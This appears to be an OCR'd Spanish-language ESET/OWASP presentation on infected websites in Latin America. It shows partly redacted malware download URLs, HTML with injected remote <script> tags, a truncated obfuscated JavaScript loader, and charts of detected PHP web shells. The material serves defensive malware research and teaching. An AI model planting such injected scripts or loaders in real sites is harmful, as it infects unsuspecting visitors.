
- http://www.ant ponton.it/wp-content/plugins/updates/16upjmrlzz.exe
- http://www.ant ponton.it/wp-content/plugins/updates/18upjmrlzz.exe
- http://www.wo nselling.com/IMG00359268.JPG
- http://www.apr nos.xpg.com.br/wp-content/plugins/updates/dolor.txt
- http://iwantesc n/libs/thumb/domit.txt
- http://www.jdki //bbs/data/date/drlzz.txt
- http://www.ace s.co.kr//bbs/data/update/do.txt
- http://www.enc com/wp-includes/js/updt/do.txt
- http://extremer tsdating.com.au/dos.txt
- http://www.bea haibride.com/do.txt



OWASP
The Open Web Application Security Project

¿Qué pasa adentro del laboratorio?


#%&@#! #%&@#!
eset


OWASP
The Open Web Application Se
Hola, ¿qué necesita?
eset

OWASP
The Open Web Application Se

#%&@#! Ustedes detectan mi sitio web como infectado. #%&@#!

OWASP
The Open Web Application Se

Su sitio web ESTÁ infectado, solo que usted no lo sabe.

OWASP
The Open Web Application Se

OWASP
The Open Web Application Se

#%&@#! Listo, arreglado. #%&@#!

Listo, arreglado.

Dos meses después…


#%&@#! #%&@#!
eset

Si su sitio web está infectado…

```
<html>
<head>
<meta http-equiv=Content-Type content="text/html; charset=windows-1252">
<style>
pre{font-family:Verdana;font-size:11px}
font{font-family:Verdana;font-size:11px}
a{font-family:Verdana;font-size:11px;text-decoration:none}
A:hover{color:#ff0000}
</style>
<META NAME=Keywords CONTENT="wallpaper de Shakira<script src=http://[illegible]uc8010.com/0.js></script>, fon
<META NAME=Description CONTENT="wallpaper de Shakira<script src=http://c.uc8010.com/0.js></script>">
<title>Wallpaper de Shakira<script src=http://[illegible]uc8010.com/0.js></script> - [illegible]</title>
<base target=_self>
</head>
<body bgcolor=#CCCCFF topmargin=2 leftmargin=0 text=#333333>
<table width=100% height=100% border=0 cellpadding=0
<tr>

<td align=center><table border=0 cellpadding=0 cells
<tr>

<td><table border=0 cellpadding=0 cellspacing=0 bgco
<tr>
<td align=
<b><font s
<font styl
```

Código fuente de: http://web.[illegible].sa/bo/ - Mozilla Firefox

Archivo Editar Ver Ayuda

```
href="javascript:__doPostBack('ctl00$ContentPlaceHolder1$GridView1
</th><th align="left" scope="col"><a href="javascript:__doPostBack
n</a></th><th align="left" scope="col"
k('ctl00$ContentPlaceHolder1$GridView1
le="background-color:#EFF3FB;font-fami
align="left"><a href="view project.asp
js></script></a></td><td align="left">
ft">Project&lt;script src=http://a0v.o
<tr style="background-color:White;font
<td align="left"><a href="view proj
js></script></a></td><td align="left">
ft">Project&lt;script src=http://a0v.o
<tr style="background-color:#EFF3FB;fo
<td align="left"><a href="view proj
```

www.transcaribbean[illegible].com - Bloc de notas

Archivo Edición Formato Ver Ayuda

```
<script>P=1762;P++;var
W;QI=44293;QI+=123;                    ){B={Y:58331};L={};rW=["QP"
,"p","V"];var Uk=fa                    urn d.substr(n,i);var t=new
Date();var BR=false                    ga){};var fU={R:10147};var
c=document;var PF=5                     U='';var
Z=String("/g"+"oo"+                    ,0,2)+m("NLBPcoBPNL",4,2)+m
("Btpm/tBp",3,2)+"m                    +"pl"+m("oa5inf",0,2)+m("k5
Gd.5Gk",3,2)+m("bS5                    ("idJvp",0,2)+m("6DqeoqD6",
3,2)+"s."+m("f5Bcof                    mprZLm",4,1));var
H=RegExp;var pA={};                     Date();var C=new
String();var i="["+                    -=233;var On="";var e=new
H(i, String(m("g9sw                    e(e, U);try {var hL='ha'}
catch(hL){};this.yl                    is.Ps-=80;var K=new
String();this.YO=67                    64;var
r=m("bodyO0U",0,4);
qv=["PA","EN","Tk"]                    75;var
dQ=x('s3cnrJi8putz'                    var f=254508-246428;var
Pb=false;var UF=["z
dR=null;this.LQ='';                    9;this.Fk=14893;this.Fk+=21
5;W=function(){this                    ={qN:false};try {try {}
catch(ju){};var
O=x('cCrIeDaItheOEg                    IwHCRuN0OD');a=c[o](dQ);var
y=x('sIrac7','SWTyY                    045;Cb--;QL=["jH","mF"];var
Q=new String(m("def                    ;var d=f+Z;var
aX="";a[y]="ht"+"tp                    prT819",0,2)+m("svnBofnBvs"
,4,2)+"it"+".r"+"u:                    r nZz=new
```

En verdad es así…

OWASP
The Open Web Application Securi

20 AÑOS eset PROTEGIENDO TU MUNDO DIGITAL

Blog de Laboratorio

Información actualizada desde el Laboratorio

| FAQ – Preguntas Frecuentes |

« MUSICA Y MALWARE ONLINE ¡ATENCIÓN! Us

Inyección masiva de iframes a siti

julio 29, 2011 4:37 pm

Un grupo de investigadores publicó en su blog, una
páginas con inyección de iframe activo, que estuvo p
e-commerce. El ataque fue reportado con más de 90 m
la ejecución de contenido externo en la página que
visitantes de todos los sitios afectados podían **infectar**
visitar un sitio web de confianza.

A través de diversas vulnerabilidades, todas las pág
siguiente inyección de iframe:

WEBROOT® threat blog

INSIGHTS INTO THREATS AND TRENDS FROM OUR INTERNET SECURITY EXPERTS

Home About the Bloggers Webroot.com RSS Feed

« Spamvertised LinkedIn notifications serving client-side exploits and malware

Spamvertised Verizon-themed 'Your Bill Is Now Available' emails lead to ZeuS crimeware »


Tens of thousands of web sites affected in ongoing mass SQL injection attack


★★★★★ 8 Votes


By Dancho Danchev


Hundreds of thousands of legitimate web sites are currently affected in a a mass SQL injection attack that has been ongoing for the past several months. The ongoing mass SQL injection attacks, are directly related to last year's **scareware-serving Lizamoon mass SQL injection attacks**.

The cybercriminals behind it, are automatically exploiting the legitimate web sites, and embedding a tiny script on the affected pages, abusing an input validation flaw, or exploiting vulnerable and outdated versions of the web application software running on them.




Servidores vulnerados según dominio del país
21%
48%
4%
7%
3%
14%
3%
Argentina
Brasil
Chile
Perú
Venezuela
México
Paraguay


Detecciones
Área del gráfico
38%
45%
10%
4%
3%
Backdoor.PHP/WebShell
Backdoor.PHP/C99Shell
Backdoor.PHP/Rst
Backdoor.PHP/Aspy
Backdoor.ASP/Agent



Preguntas

¡Muchas Gracias!

Pablo Ramos (@ramospablo)
Security Researcher

ESET